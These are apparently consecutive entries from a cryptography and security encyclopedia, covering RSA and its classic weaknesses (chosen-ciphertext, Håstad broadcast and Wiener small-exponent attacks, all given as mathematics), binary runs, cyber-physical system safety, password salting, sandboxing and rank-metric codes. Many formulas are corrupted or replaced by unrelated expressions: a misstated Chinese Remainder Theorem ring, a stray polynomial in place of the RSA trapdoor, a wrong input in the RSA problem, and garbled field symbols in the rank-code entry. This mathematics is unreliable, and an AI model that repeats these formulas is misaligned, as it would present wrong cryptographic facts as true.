As a consequence, for any $a \in \mathbb{Z}_n$, a is invertible if and only if a is co-prime to n and, the extended Euclidean algorithm efficiently provides the

inverse *u*. Furthermore, the following corollary comes from the fact that a prime number is co-prime with any positive integer, less than itself:

Corollary 1 *The integer p is a prime* $\Leftrightarrow$ *the ring* $\mathbb{Z}_p$ *is a field.*

Therefore, the multiplicative group $\mathbb{Z}_q^*$ of the inverses modulo the prime *p* contains all the nonzero elements. When *n* is not a prime, $\mathbb{Z}_n$ is not a field, but the Chinese Remainder Theorem provides the structure of $\mathbb{Z}_n$, with an explicit isomorphism of rings:

Theorem 2 (Chinese Remainder Theorem) Let $n = m_1 m_2$ be a composite integer, where $\gcd(m_1, m_2) = 1$. Then the ring $\mathbb{Z}_n$ is isomorphic to the product ring $(q, y) \rightarrow \mathbb{R}$.

About the multiplicative group $\mathbb{Z}_n^*$, one gets the following corollary:

Corollary 2 *Let* $n = m_1 m_2$ *be a composite integer, where* $\gcd(m_1, m_2) = 1$.

$$(\mathbb{Z}_n^*, \times) \simeq \left(\mathbb{Z}_{m_1}^*, \times\right) \times \left(\mathbb{Z}_{m_2}^*, \times\right).$$

The well-known Euler's Totient Function $\phi(n)$ is defined by the cardinality of the multiplicative group $\mathbb{Z}_n^*$. Thanks to the Chinese Remainder Theorem, and in the above corollary, this function is weakly multiplicative, which means:

$$\gcd(m_1, m_2) = 1 \Rightarrow \phi(m_1, m_2) = \phi(m_1)\,\phi(m_2).$$

Since $\phi(p^v) = p^v - p^{v-1}$ for any prime *p* and any valuation $v \geq 1$, one can deduce that for any integer *n*

$$n = \prod_1^{\ell} p_i^{v_i} \Rightarrow \phi(n) = n \times \prod_1^{\ell} \left(1 - \frac{1}{p_i}\right).$$

Theorem 3 The computation of $\phi(n)$ is polynomially equivalent to the factorization of n.

Proof It is clear that the factorization of n easily leads to the value of $\phi(n)$ with the above formula. Furthermore, Miller's algorithm (Miller 1976) outputs the factorization of any n, given a multiple of $\phi(n)$.

Modular Powers and Roots

In any group (denoted multiplicatively), the power to a scalar c can be performed with a linear complexity in the size k of this scalar, using the *square-and-multiply* technique (exponentiation algorithms):

$$x^c = x^{\sum_{i=0}^{i=k} c_i 2^i} = \prod_{i=0}^{i=k} x^{c_i \times 2^i}$$
$$= \prod_{i=0}^{i=k} x_i^{c_i}, \text{ where } x_0 = x \text{ and } x_i = x_{i-1}^2,$$

where $c_0, c_1, \ldots, c_k$ denotes the binary expansion of c. On the other hand, root-extraction (modular root) does not admit any generic algorithm, unless the order of the group is known. Indeed, the classical Lagrange's theorem provides a solution:

Theorem 4 (Lagrange's Theorem) Let G be any group, and c its cardinality, for any element $x \in G$, $x^c = 1$.

This theorem applied to the particular situation of the multiplicative group $\mathbb{Z}_n^*$ becomes:

Theorem 5 (Euler's Theorem) Let n be any integer, for any element $x \in \mathbb{Z}_n^*$, $x^{\phi(n)} = 1 \bmod n$.

Therefore, for any integer e relatively prime to $\phi(n)$, and any $x \in \mathbb{Z}_n^*$, if one takes $d = e^{-1} \bmod \phi(n)$, which means that there exists an integer $k \in \mathbb{Z}$ such that $ed + k\phi(n) = 1$ and the values of d (and k) can be easily computed with the extended Euclidean algorithm, then

$$(x^e)^d = x^{ed} = x^{1-k\phi(n)}$$
$$= x \cdot \left(x^{\phi(n)}\right)^{-k} = x \bmod n.$$

As a consequence, $y = x^d \bmod n$ is the eth root of x in $\mathbb{Z}_n^*$.

As previously seen, the eth power can be easily computed using the *square-and-multiply* method. The above relation allows to easily compute eth roots, by computing dth powers, where $ed = 1 \bmod \phi(n)$. However, to compute eth roots, one requires to know an integer d such that $ed = 1 \bmod \phi(n)$. And therefore, $ed - 1$ is a multiple of $\phi(n)$, which is equivalent to the knowledge of the factorization of n. This provides a trapdoor one-way permutation $f_{n,e}$ whose inverse $g_{n,d}$ requires the knowledge of d, or equivalently the factorization of n:

$$f(x) = f_d x^d + f_{d-1} x^{d-1} + \cdots + f_1 x + f_0,$$

The RSA Primitive

The RSA Problem

In 1978, Rivest, Shamir, and Adleman (1978) defined the following problem.

Definition 2 *The RSA Problem Let $n = pq$ be the product of two large primes and e an integer relatively prime to $\phi(n)$. For a given $e \in F_2^n$, compute $x \in \mathbb{Z}_n^*$ such that $x^e = y \bmod n$.*

It has been shown above that with the factorization of n (the trapdoor), this problem can be easily solved. However, nobody knows whether the factorization is required, but nobody knows how to do without it either, hence the RSA assumption.

Definition 3 *The RSA Assumption For any product of two large primes, $n = pq$, the RSA problem is intractable (presumably as hard as the factorization of n).*

The Plain RSA Cryptosystem

In the RSA cryptosystem, the setup consists of choosing two large prime numbers p and q, and computing the RSA modulus $n = pq$. The public key is n together with an exponent e (relatively prime to $\phi(n) = (p-1)(q-1)$). The secret key d is defined to be the inverse of e modulo $\phi(n)$. Encryption and decryption are defined as follows:

$$\mathcal{E}_{n,e}(m) = m^e \bmod n,\ \ \mathcal{D}_{n,d}(c) = c^d \bmod n.$$

Security Weaknesses

Unfortunately, encryption in this naive public-key scheme is not secure: The accepted security requirement for an encryption scheme is the so-called semantic security (indistinguishability) against an adaptive chosen-ciphertext attack (Rackoff and Simon 1992) or IND–CCA2 for short. But the RSA primitive does not provide by itself an IND–CCA2 secure encryption scheme. Under a slightly stronger assumption than the intractability of the integer factorization, it gives a cryptosystem that is only one-way under chosen-plaintext attack—a very weak level of security. Semantic security fails because encryption is deterministic: One can indeed easily note that a deterministic encryption algorithm can never achieve semantic security, since one can check a plaintext candidate by simply re-encrypting it. Even worse, under a CCA2 attack, the attacker can fully decrypt a challenge ciphertext $c = m^e \bmod n$ using the homomorphic property of RSA:

$$\mathcal{E}_{n,e}\left(m_1\right) \cdot \mathcal{E}_{n,e}\left(m_2\right) = \mathcal{E}_{n,e}\left(m_1 m_2 \bmod n\right) \bmod n.$$

To decrypt $c = m^e \bmod n$ using a CCA2 attack, one first computes $c' = c \cdot 2^e \bmod n$, then asks for the decryption of $\mathscr{C}, \mathscr{C}'$ and gets $2 \cdot m \bmod n$, finally one can deduce m.

But these are not the only weaknesses of the plain RSA cryptosystem. More subtle attacks have been found.

Multicast Encryption

Håstad (Håstad 1988) showed how to use the Chinese Remainder Theorem to recover the plaintext sent using the plain RSA encryption to several recipients that all have a common and small public exponent. Since the encryption cost is directly related to the size of the public exponent e, it is natural that people want to use the smallest value, that is $e = 3$.

Let us assume that Alice, Bob, and Carole have three distinct RSA moduli n_a, n_b, and n_c, but a common public exponent $e_a = e_b = e_c = e = 3$. If Daniel sends the same message m to each of them, Eve can intercept

$$c_a = m^3 \bmod n_a \; c_b = m^3 \bmod n_b$$
$$c_c = m^3 \bmod n_c,$$

and then, granted the Chinese Remainder Theorem, she can compute $c \in \mathbb{Z}_{n_a n_b n_c}$ that satisfies

$$c = c_a \bmod n_a, c = c_b \bmod n_b, c = c_c \bmod n_c.$$

This system is also satisfied by m^3, but the isomorphism between $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$ and $s \in \mathbb{Z}_p$ says that there should be a unique solution, thus $c = m^3 \bmod n_a n_b n_c$, which equality holds in $\mathbb{Z}$ since $m^3 < n_a n_b n_c$. An easy third root in $\mathbb{Z}$ leads back to m.

Small Exponents

As already noticed, people may be interested in using small exponents, either a small encryption exponent to speed up the encryption process, or a small decryption exponent to speed up the decryption process.

A short encryption exponent may be dangerous, as already remarked above, but even in a single-user environment if the message to be encrypted is short too: Let us assume that one uses a 2048-bit modulus n for a quite secure application (such as electronic transactions), with public exponent $e = 3$. Then, one uses this cryptosystem to encrypt a short message m (a transaction, a credit card number, etc.) over less than 64 characters (i.e., less than 512 bits). The ciphertext is $c = m^3 \bmod n$, but even in $\mathbb{Z}$ since m^3 is over 1576 bits only which is less than n: the modular reduction does not apply—it may be faster! But on the other hand, to recover m from c, one just has to compute a third root in $\mathbb{Z}$, which does not require any factorization.

One may think about a short decryption exponent, since the decryption process is often performed by a low-power device (i.e., smart card). But let us assume that $n = pq$, with $p < q < 2p$, e is the encryption exponent such that the decryption exponent d is less than $n^{1/4}/3$, and $ed = 1 + k\phi(n)$:

$$\left|\frac{e}{n} - \frac{k}{d}\right| = \left|\frac{ed - kn}{nd}\right| = \left|\frac{1 - k\,(p + q - 1)}{nd}\right|$$
$$\leq \frac{k\,(p + q)}{nd} \leq \frac{3k}{d\sqrt{n}}$$

Since $e \leq \phi(n)$ and $d \leq n^{1/4}/3$, necessarily $3k \leq n^{1/4}$, and $1/n^{1/4} \leq 1/3d$. As a consequence, the above difference is upper-bounded by $1/2d^2$. Using the continued fractions result, this bound says that k/d is one of the *convergents* of the *continued fraction* (integer factoring) expansion of e/n: In polynomial time, one gets d (Wiener 1990; Boneh and Durfee 2000).

Applications

The RSA function is a quite nice primitive for cryptographic purposes: It provides not only a public-key encryption scheme, but also signature (RSA digital signature scheme). However, the basic primitive cannot be used directly because of the very strong algebraic structure. As a consequence, practical RSA-based cryptosystems randomly pad the plaintext prior to encryption. This randomizes the ciphertext and eliminates the homomorphic property. Paddings have been proposed that provably rule out any attack, under the sole RSA assumption (OAEP) (Bellare and Rogaway 1995).

Definition

A run in a binary sequence is a set of consecutive 0s or 1s. A run of 0s is often denoted a 0-run or a gap and a run of 1s is often denoted a 1-run or a *block*. A gap of length k is a set of k consecutive 0s flanked by 1s. A block of length k is a set of k consecutive 1s flanked by 0s. A run of length k is a gap of length k or a block of length k.

Applications

The number of runs in a sequence is important in Golomb's randomness postulates (Golomb 1967) to evaluate the randomness of a sequence.

Functional safety; Operational safety

Definition

Safety in cyber physical system (CPS) refers to the identification and elimination or reduction of conditions pertinent to a given CPS which have the potential to elicit or allow the CPS into a state that could lead to undesirable consequences. These may include loss of life, occupational injury or illness, environmental damage, damage, or loss of assets. Given the nature of CPSs, safety relates to both of the distinct spatial and temporal domains (cyber/physical). This is particularly critical across time-sensitive operations, with significant consequences to the discrete behavioral modalities (IEC-61508 2010).

Theory and Applications

Conditions that can induce such impacts may result from a variety of factors including but not limited to random failures of equipment, human

errors, or omissions across the system development life-cycle and operation, as well as environmental conditions. Furthermore, such conditions may arise or be induced by cyberattacks, while such incidents are under increasing scrutiny and evaluation both from the research community and the infrastructure providers (Alcaraz and Zeadally 2013). Several safety engineering methods have been developed, targeted to distinct application domains and systems. Furthermore, aiming to identify, analyze, and prioritize the aforementioned conditions distinct approaches have been developed and utilized over time, including hazard analysis, fault analysis, and root cause analysis. Finally, regarding security and safety co-engineering, multiple approaches (both quantitative and qualitative) are available (Kavalieratos et al. 2020), including combinatory mechanisms that are either focused on one of the aspects extending it toward the other, of combine safety and security analysis across several analysis steps.

In order to eliminate or reduce the conditions which could lead to events with the aforementioned impacts, safety engineering commonly relies on a defense in depth strategy. This refers to the layered introduction of mitigation mechanisms which are commonly referred to as barriers (or boundaries) and can integrate hardware, software, procedural, or physical mechanisms. These mechanisms are integrated in a complementary to each-other manner, aiming to identify, prevent, and respond to abnormal operational conditions and failures, also focusing on the mitigation and containment of relevant incident consequences. Such mechanisms are introduced as treatments to common cause failures, while residual hazards are those that cannot be reduced further with the measures and resources that are available within a given architecture (Sklet 2006).

An additional objective regarding these is to reduce the potential impact of an incident by enabling suitable containment and corrective actions. Similarly to security engineering, various methods exist for hazard analysis, fault analysis, and safety management, which may be generic or sector/system specific (Téglásy et al. 2020). To this extend it is essential to establish and maintain a comprehensive mapping of the system architecture, including subsystem boundaries and dependencies, but also relevant operational procedures and processes. Focusing on this, safety frameworks define policies that aim to prevent the aforementioned impacts by leveraging organizational assets and resources both at a technical and operational level, such as road safety and consumer protections guidelines.

Taking into account these considerations, it is evident that ensuring safety within CPSs has implications that relate not only with architectural and technological features but also with procedural, operational and human aspects.

Open Problems and Future Directions

A significant open problem is the convergence between security and safety, especially due to the increasingly proliferating integration of information and communication technologies within CPSs that used to operate in isolation (Paul and Rioux 2015). Taking as an example the manufacturing sector, integrating these technologies is driven by the inclination to automate and optimize the multiple phases of industrial operations, including design, manufacturing, operations, supply and value chain management, also providing the capacity to perform wide scale product personalization. However, this practice introduces a multitude of research challenges regarding the dependencies between safety and security, across the stages of system engineering life cycles (Kavalieratos et al. 2020). In some cases, safety and security measures may be complementary. However, such measures can generate operational conflicts because of conditional dependencies. Thus, future research directions include the alignment and deconflictation of the safety and security paradigms across the stages of system engineering life cycles. Another aspect that maintains unexplored areas is the human factor, and how human behavior can affect operational and functional safety in CPSs, especially in conjunction with the establishment and operation of defense in depth safety countermeasures. In several industries, human failures are involved in the majority of incidents. Open questions for future work include, but are not limited to, the identification of causes of individual human errors, as well as how organizational, managerial, and safety cultures can be integrated into relevant analysis methods (Kariuki and Lowe, 2007). Furthermore, fault detection and fault tolerant operation are increasingly investigated, focusing both on centralized and distributed systems. Facilitating these investigations, another area of interest focuses on the formal modeling of CPSs as well as the development of suitable testing environments and digital twins, for the evaluation of systems and relevant solutions in a noninvasive manner maintaining the required fidelity (Banerjee et al. 2011).

Related Concepts

Dictionary Attack; Dictionary Attack (I); One-Way Function; Password

Definition

A *salt* is a random string used in conjunction with a password to make offline password guessing attacks more difficult.

Applications

A *salt* is a *t*-bit random string that may be prepended or appended to a user's password prior to application of a one-way function in order to make dictionary attacks less effective. Both the salt and the hash (or encryption) of the augmented password are stored in the password file on the system along with an identifier for the user (typically the username). When a user subsequently enters a username and password, the system looks up the salt associated with that purported user, augments the password with the salt, applies the one-way function to the augmented password, and compares the result with the stored value (Denning 1982; Kaufman et al. 1995; Menezes et al. 1997). If there is a match, the system accepts this as a valid

authentication for the user associated with the identifier in the password file.

It is important to note that the work factor for finding a particular user's password is unchanged by salting if the attacker has access to the password file because the salt is stored in cleartext in the password file. (Note that although the attacker's work is multiplied by a factor of 2^t if the attacker does not have access to the password file (compared with the practice of storing hashes (or encryptions) of unsalted passwords (Menezes et al. 1997), it is risky to base security on the assumption that the attacker will never gain access to the password file.) On the other hand, regardless of whether or not access to the password file is achieved, salting can substantially increase the attacker's work factor in generating random passwords and comparing them with the entire password file (even with the help of a rainbow table), since each possible password could be augmented with any possible salt. For this attack, the work factor is multiplied by x, where x is the smaller of {the number of possible users, 2^t}, compared with the use of unsalted passwords. Thus, salting is most effective when both the number of users in the system and t are large.

Another benefit of salting is that two users who choose the same password will have different entries in the system password file; therefore, simply reading the file will not reveal that the passwords are the same. This can be helpful because it is well known that very weak passwords (such as "iloveyou," "password," "qwerty," and "123456") are used by many people, despite repeated encouragement in most business settings to use stronger passwords. Without salting, an attacker that finds a password for one user will be able to look at the password file and immediately see all the other users that have the same password.

Sandbox

Mark Stephens[3] ✉
(3) SMU HACNet Labs, School of Engineering, Southern Methodist University, Nacogdoches, TX, USA

✉ **Mark Stephens**
Email: mark.stephens@verizonbusiness.com

Definition

Sandboxing is a technique for enforcing security policies on untrusted guest applications in a secure environment (i.e., "sandbox") to eliminate risk to a host system.

Background

In general, the term "sandbox" or "sandboxing," when applied to Computer Science or Information Technology, can describe any method for creating restricted environments (i.e., a sandbox) for untrusted guests. For example, Romney and Stevenson (2004) describe the deployment of a sandbox network laboratory, which is designed, maintained, and operated by students studying security systems engineering.

Although the concept of sandboxing can be applied to any situations where one is attempting to provide a safe and restricted environment, in recent years the term is most commonly associated with methods for providing access to untrusted software, albeit restricted, on host systems for execution. As such, the rest of this entry will assume the use of the term "sandbox" to specifically mean securing untrusted application execution on host systems.

The earliest application sandboxing results were explored by the fault tolerance research community, e.g., software fault isolation (SFI). The concept of SFI sandboxing for fault tolerance purposes was first introduced by Wahbe et al. (1993). Thus the earliest sandbox research was focused on the identification and isolation of software bugs rather than malicious software (e.g., virus, worms, etc.).

In the 1990s, application sandboxing was identified as an imperative solution for solving fundamental security problems that arise in distributed computing. In short order, distributed computing security became the primary impetus for application sandboxing research, and thus the dominant contributions in academic literature of the same. No doubt this is in large part due to the proliferation of distributed computing technology over the past two decades, e.g., Web Computing, Distributed Operating Systems, Grid Computing, Mobile Agents, Peer-to-Peer (P2P) Computing, etc. Rubin and Geer (1998) provide a nice high-level introduction to security challenges and techniques used when attempting to secure mobile agent solutions in a distributed computing environment.

Common approaches to sandboxing untrusted guest applications include *Operating System Methods*, *Virtualization*, *Process Wrappers*, and *Binary Re-writing*. A typical sandbox solution will employ one or more of these methods to ensure untrusted guest applications are well behaved when executing on host systems. Any security policy violation on behalf of the untrusted application typically results in immediate application termination. Each of these approaches will now be described in more detail.

The use of *Operating System Methods* for sandboxing leverages the OS security mechanisms to ensure untrusted guest applications do not violate host security policies. This can include leveraging user level security policies and/or execution prioritization.

The use of *Virtualization* for sandboxing is handled via *Virtual Machines*. *Virtual Machines* can be applied at the operating system or process layer. Operating system layer virtualization allows for different "Virtual Machines" to co-exist on the same hardware and share system resources. Each virtual machine can execute different versions of the same operating system or entirely different operating systems all together. For example, a single server may have both a Linux and a Windows virtual machine executing in parallel, sharing system-level resources (e.g., hard drives, CPU, RAM, etc.) while limiting access to virtual resources (e.g.,

files, directories, etc.). Examples of commercial system-level virtual machine vendors include VMWare, Citrix/XenSource, Microsoft, and Novell.

Process Virtual Machines inject a VM interpreter process between the OS and the application layers. Thus, when an application is targeted for execution, the OS actually launches the VM process, which in turn launches and monitors the application. This approach of virtualization was popularized with the advent of the Java Programming Language. A Java program is compiled to a non-OS target instruction set called *Java bytecode*. The *Java bytecode* is then in turn executed by the *Java Virtual Machine* (*JVM)*. JVMs are written and compiled to the specific target OS. Microsoft's competing solution to Java bytecode and the JVM are *Common Intermediate Language (CIL)* and *Common Language Runtime (CLR)*, respectively.

Arguably, the use of *Process Wrappers* for sandboxing is a special case of process-level virtualization. The primary difference between the two is that process wrappers are custom-built sandbox VMs that focus specifically on containment of untrusted application execution on host systems, where commercial Process Virtual Machines provide additional benefits to include OS independence, Just-In-Time (JIT) compilation, memory management and garbage collection, etc.

Similar to SFI, *Binary Re-writing* finds its research roots in code instrumentation for purposes of optimization, fault tolerance, and debugging. Only after the need for sandboxing as an enabler for Distributed Computing technology was identified did these techniques find new purpose in security policy enforcement of the same. Binary re-writing for sandbox purposes involves the injection of new and/or replacements of existing binary instructions in the compiled code such that a host security policy can be enforced. For example, before an application is allowed to be launched by the OS the executable is sent through a binary re-writing utility that identifies and replaces system-level calls in order to restrict access to specific host resources. Related topics include DLL-injection, rootkits, API Hooking, Kernel Hooking, and Runtime Patching. A definitive how-to-guide on subverting security in the Windows OS is the text by Hoglund and Butler (2006). This text is specifically very useful for any student or practitioner who is interested in developing sandboxing technology for the Windows OS.

Theory

Process layer virtualization is the most common form of VM sandboxing. The most famous example of process layer virtualization being the Java Applet, which leverages the JVM to place mobile java bytecode downloaded from the Web (i.e., Applets) in a virtual sandbox. This virtual sandbox enforces the security policy on the untrusted code, e.g., restricting access to file system, not allowing outside network communication except back to the Web server that provided the page containing the Applet, etc.

Proposals for system-level virtualization have been less prevalent than that of process virtualization. To leverage system-level virtualization as a sandbox technique, the host systems cannot be general purpose user computers; rather the host systems must be part of a specifically dedicated environment for spinning up and down VMs on demand. Santhanam et al. (2005) proposed this model with an excellent description of the benefits, challenges, and overhead of the same.

The more specialized form of process-layer virtualization known as process wrappers has gained widespread adoption due to the ability to custom tailor the virtualization toward specific needs with little runtime overhead. Ford and Cox (2008) proposed a lightweight user-level sandboxing approach specific for the x86 architecture. The Ford and Cox approach leverages x86 segmentation hardware to sandbox the untrusted application's data access while using lightweight instruction translation to sandbox the application's instructions. The untrusted application may be written in any language since the sandbox executes straight x86 instructions. The result is a very lightweight and portable multi-OS solution that shows widespread application since the x86 is currently the predominant processing architecture for desktop, laptop, and server computing. The Ford and Cox approach exploits hardware support available in the 32-bit family of the x86 architecture, thus in theory being applicable to any modern 32-bit OS version for the x86 (e.g., Linux, FreeBSD, Mac OS X, Windows, etc.). However, since their method for sandboxing leverages protected-mode segmentation, which has been disabled with the recent 64-bit extension of the x86, the Ford and Cox approach cannot be leveraged to execute 64-bit applications; however, it can still be used to execute 32-bit applications executing on a 64-bit architecture.

Many sandbox models leverage built-in security mechanisms at the OS layer combined with process wrappers to restrict unauthorized access to host resources by untrusted applications. One of the earliest papers to describe this model was proposed by Jensen and Hagimount (1998). Jensen and Hagimount describe the deployment of application “wrappers” to execute untrusted code as a non-privileged user. This simple technique relies on the fact that most multi-user operating systems determine an executable’s access rights to system resources via applying the security policy of the user that launches the said executable. Thus, to restrict access to untrusted applications, Jensen and Hagimount’s “wrapper” launches the executable as a non-privileged user with little or no access to system resources. Thus this approach is entirely dependent on the OS to enforce the sandbox, while incurring very little overhead. However, this approach does have significant limitations. First, the approach as described specifically restricts implementation on Windows or Mac OS. Second, it requires custom “wrapper” sandboxes to be compiled for each untrusted guest application seeking execution on the host system. And third, many advances in Rootkit research have identified methods by which malicious applications can find ways to “promote” their execution security policy by both direct and indirect methods, thus allowing access to otherwise restricted system resources.

The earliest sandbox paper leveraged the binary re-writing model for the purpose of Software Fault Isolation (SFI). This paper was presented by Wahbe et al. (1993). Their approach required the code and data to be loaded into a separate portion of the application’s address space, which was specifically partitioned for untrusted code, i.e., the “sandbox.” The untrusted object code is then scanned and modified to enforce specific security policies to include prohibiting jumping or writing to an address space outside of the sandbox. This approach allows for faster inter-module communication at the cost of longer execution times for untrusted modules. This approach was later expanded to be more applicable for security applications to include rigorous malware checks on the CISC architectures by McCamant and Morrisett (2005).

Song and Fleisch (2007) proposed a unique binary re-writing approach that integrates Java bytecode re-writing capabilities with Web caching proxies. The intention is not to replace the intrinsic security capabilities provided by the JVM, rather expand upon the same. This result allows

system administrators to tailor and custom security policies beyond those capabilities provided by the JVM and/or provide workarounds for known JVM security issues. The obvious limitation of this sandboxing approach is that it only is applicable for those untrusted guest applications written in Java.

Applications

Of primary interest in distributed and grid computing is the ability to leverage multi-domain distributed computational resources as a single ubiquitous resource for solving a common problem. This includes harnessing idle CPU cycles, accessing special purpose hardware, and leveraging distributed storage. This ambitious goal has many challenges, not the least of which is how to allow untrusted software to leverage shared computational resources in a safe and secure manner. To this end, most distributed and grid platforms leverage sandboxing in some form.

Frey et al. (2002) proposed a method they dubbed mobile sandboxing to address sharing of resources in a multi-site environment using the famous Condor and Globus Grid Computing platforms (i.e., Condor-G). Mobile sandboxing enables end-users to formulate requests for very specific execution environments on remote resources. The mobile sandboxing technique addresses issues that arise with system and site policy heterogeneities, e.g., local security policies that prohibit access to file systems and/or enforce restrictions on execution times of remote jobs. Mobile sandboxing is implemented by having a generic grid daemon (i.e., wrapper) executing on the local resources, which advertise to the grid the local node's capabilities and availability. The daemon is responsible for downloading, starting, and monitoring individual tasks from the grid that require resources. The daemon uses system call trapping that redirects system calls issued by a task back to the originating system. In this manner, idle CPU cycles can be harnessed on remote nodes for remote task execution, even when each node has different local security policies. This also allows for checkpointing of work so that tasks can be migrated to other systems once a task has reached its limit for allowed execution time.

The experimental data that is collected and processed from the Large Hadron Collider at CERN is immense. The LHC storage and computational requirements necessitate the application of distributed and grid computing

technology across many collaborative organizations around the world. As such, this critical research in experimental physics demonstrates the importance of sandbox model applications to solve real world problems. The paper by Andreeva et al. (2002) provides a very interesting case study of this application of grid computing to include their implementation of sandbox models.

Open Problems

A silver bullet sandbox solution would meet the following criteria:

1. Allow system owners to define individual security policies for executing untrusted applications on their host systems

2. Enforce the said security policies without failure

3. Support all modern OS without restriction or kernel modifications

4. Enforce security policies to all applications in a completely unobtrusive manner

Although these criteria are easy to understand, they are almost intractable to implement 100%. The current directions in developing new sandbox techniques rely primarily on virtualization to abstract away OS constraints and binary re-writing to minimize overly restrictive programming requirements on behalf of the untrusted application developers, which most likely will not be aware of the distributed environment their software will be executing. As with many areas of interest in computer science, there appears to be no silver bullet. Rather the researcher or practitioner who is required to implement sandboxing must consider the specific needs of their solution and consider the models discussed herein from virtualization to binary re-writing, weighing the cost and benefits of each, realizing that a hybrid approach is what is most commonly employed.

Editor Note The interaction of sandboxes and Trusted Execution Environments (TEEs) is also an interesting open problem.

Synonyms

Applications of rank-metric codes

Definition

Schemes based on rank codes appear in many areas of communications, cryptography, and information theory.

Background

The rank function defined on the set of matrices (or vectors) is in fact the norm function. The well-known inequalities for sums of matrices $|\mathrm{Rk}(A) - \mathrm{Rk}(B)| \leq \mathrm{Rk}(A + B) \leq \mathrm{Rk}(A) + \mathrm{Rk}(B)$ are known from the very beginning of theory of matrices. They define implicitly the rank distance relations on the space of all matrices of identical size. Nevertheless, the definition and applications of rank-metric-based codes are of active interest only for last decades.

Theory

Optimal Linear Rank Codes

Let α_i' be a base field of *q* elements and $\mathbf{F}_{p^k}$ be an extension field of degree *N*. In *vector* representation, rank codes are defined as subsets of a normed *n*-dimensional space $\left\{\mathbb{F}_{q^N}^n,\ \mathrm{Rk}\right\}$ of *n*-vectors over an extension field $\mathbf{F}_{p^k}$, where the norm of a vector $\mathbf{v} \in \mathbb{F}_{q^N}^n$ is defined to be the maximal number of coordinates of **v** which are linearly independent over the base field α_i' . A $\mathbf{F}_{p^k}$ -linear vector code $\mathcal{S}$ is a subspace of the normed space $\left\{\mathbb{F}_{q^N}^n,\ \mathrm{Rk}\right\}$. Denote by (*n*, *k*, *d*) a code $\mathcal{S}$ of dimension $k \le n$ and rank distance *d*. A (*n*, *k*, *d*) code is called optimal, if the Singleton bound $d = n - k + 1$ is reached. Optimal codes are also called *maximal rank distance* codes, or, for brevity, MRD codes. Such codes can be described in terms of a full rank *parity-check* matrix $H_{n-k} = H_{d-1}$ over $\mathbf{F}_{p^k}$ of size $(d-1) \times n$.

Let $h_1, h_2, \ldots, h_n$ be a set of elements from the extension field $\mathbb{F}_{q^n}$ *linearly independent* over the base field $\mathbb{A}$. Then, a parity check matrix of the form

$$H_{d-1} = \begin{bmatrix} h_1 & h_2 & \ldots & h_n \\ h_1^q & h_2^q & \ldots & h_n^q \\ h_1^{q^2} & h_2^{q^2} & \ldots & h_n^{q^2} \\ \ldots & \ldots & \ldots & \ldots \\ h_1^{q^{(d-2)}} & h_2^{q^{(d-2)}} & \ldots & h_n^{q^{(d-2)}} \end{bmatrix}$$

defines an MRD (*n*, *k*, *d*) code with code length $n \le N$, dimension $k = n - d + 1$ and rank distance $d = n - k + 1$.

Equivalently, general constructions of MRD codes can be described in terms of generator matrices. Let $g_1, g_2, \ldots, g_n$ be a set of elements from the extension field $\mathbf{F}_{p^k}$ *linearly independent* over the base field α_i' . Then, a generator matrix of the form

$$G_k = \begin{bmatrix} g_1 & g_2 & \dots & g_n \\ g_1^q & g_2^q & \dots & g_n^q \\ g_1^{q^2} & g_2^{q^2} & \dots & g_n^{q^2} \\ \dots & \dots & \dots & \dots \\ g_1^{q^{(k-1)}} & g_2^{q^{(k-1)}} & \dots & g_n^{q^{(k-1)}} \end{bmatrix}.$$

defines an MRD (n, k, d) code with code length $n \le N$, dimension $k = n - d + 1$, and rank distance $d = n - k + 1$.

Code words of a vector code $\mathcal{S}$ are n-vectors over the extension field $\mathbf{F}_{p^k}$. Let $\Omega = \{\omega_1, \omega_2, \dots, \omega_N\}$ be a basis of $\mathbf{F}_{p^k}$ over α_i'. Then, each vector $\boldsymbol{v} = [v_1\ v_2\ \dots\ v_n] \in \mathbb{F}_{q^N}^n$ can be mapped into the $N \times n$ matrix $O\left(\log^3 N\right)$ by replacing each coordinate v_j with the N-column consisting of coefficients in representing v_j by the basis Ω. This mapping is bijective and isometric.

Given a rank code $\mathcal{S}$ in vector representation, one can construct a rank code $\mathscr{M}$ in matrix representation with the same size, code distance, and pairwise distances, and vice versa.

For applications, it is more convenient to fulfil encoding and decoding in the vector representation. Transmitting is realized usually with the matrix representation:

$$\begin{array}{ll} & \overset{\downarrow\text{vector representation}\downarrow}{\boldsymbol{u}} \to \boldsymbol{g}(\boldsymbol{u}) = \boldsymbol{u}G_k \to \overset{\downarrow\text{matrix representation}\downarrow}{A(\boldsymbol{g}(\boldsymbol{u}))} = M(\boldsymbol{u}) \\ \text{Encoding} & \\ & \overset{\downarrow\text{matrix representation}\downarrow}{M(\boldsymbol{u})} \\ \text{Transmission} & \\ & \overset{\downarrow\text{matrix representation}\downarrow}{Y} = M(\boldsymbol{u}) + E_{\text{total}} \\ \text{Receiving} & \\ & \overset{\downarrow\text{matrix representation}\downarrow}{Y} = M(\boldsymbol{u}) + E_{\text{total}} \to \\ \text{Decoding} & \\ & \overset{\downarrow\cdots\cdots\text{vector representation}\cdots\cdots\cdots\downarrow}{\boldsymbol{y}} = \boldsymbol{g}(\boldsymbol{u}) + \boldsymbol{e}_{\text{total}} \to \boldsymbol{g}(\boldsymbol{u}) \to \boldsymbol{u} \end{array}$$

Parallel Channels and Correcting Random Rank Errors and Rank Erasures

Let a transmitting code signal be a $N \times n$ matrix M. Each row is transmitted through a separate channel. Each column corresponds to a time slot. The received matrix has the form $Y = M + E_{\text{total}}$, where E_{total} is a matrix of errors. In general, the matrix E_{total} can be represented as a sum of three matrices: $E_{\text{total}} = E_{\text{random}} + E_{\text{row}} + E_{\text{col}}$. Here the matrix $E_{\text{random}} = TU$ has an *unknown* rank t and is the product of an *unknown* full rank $N \times t$ matrix T and an *unknown* full rank $t \times n$ matrix U. This part is called a *random* rank error of rank t. A matrix $E_{\text{row}} = AR$ has the rank v *known* to the decoder and is the product of a full rank $N \times v$ matrix A *known* to the decoder and an *unknown* full rank $v \times n$ matrix R. This part is called a *row* rank erasure of rank v since each row of E_{row} is a linear combination with *known* coefficients of v *unknown* rows. A matrix $E_{\text{col}} = WC$ has the rank l *known* to the decoder and is the product of an *unknown* full rank $N \times l$ matrix W and a full rank $l \times n$ matrix *Cknown* to the decoder. This part is called a *column* rank erasure of rank l since each column of E_{col} is a linear combination with *known* coefficients of l *unknown* columns.

For parallel channels, the matrix $E_{\text{row}} = AR$ contains $N - v$ *zero rows* with indices known to the decoder. Similarly, the matrix E_{col} contains $n - l$ zero columns with indices known to the decoder.

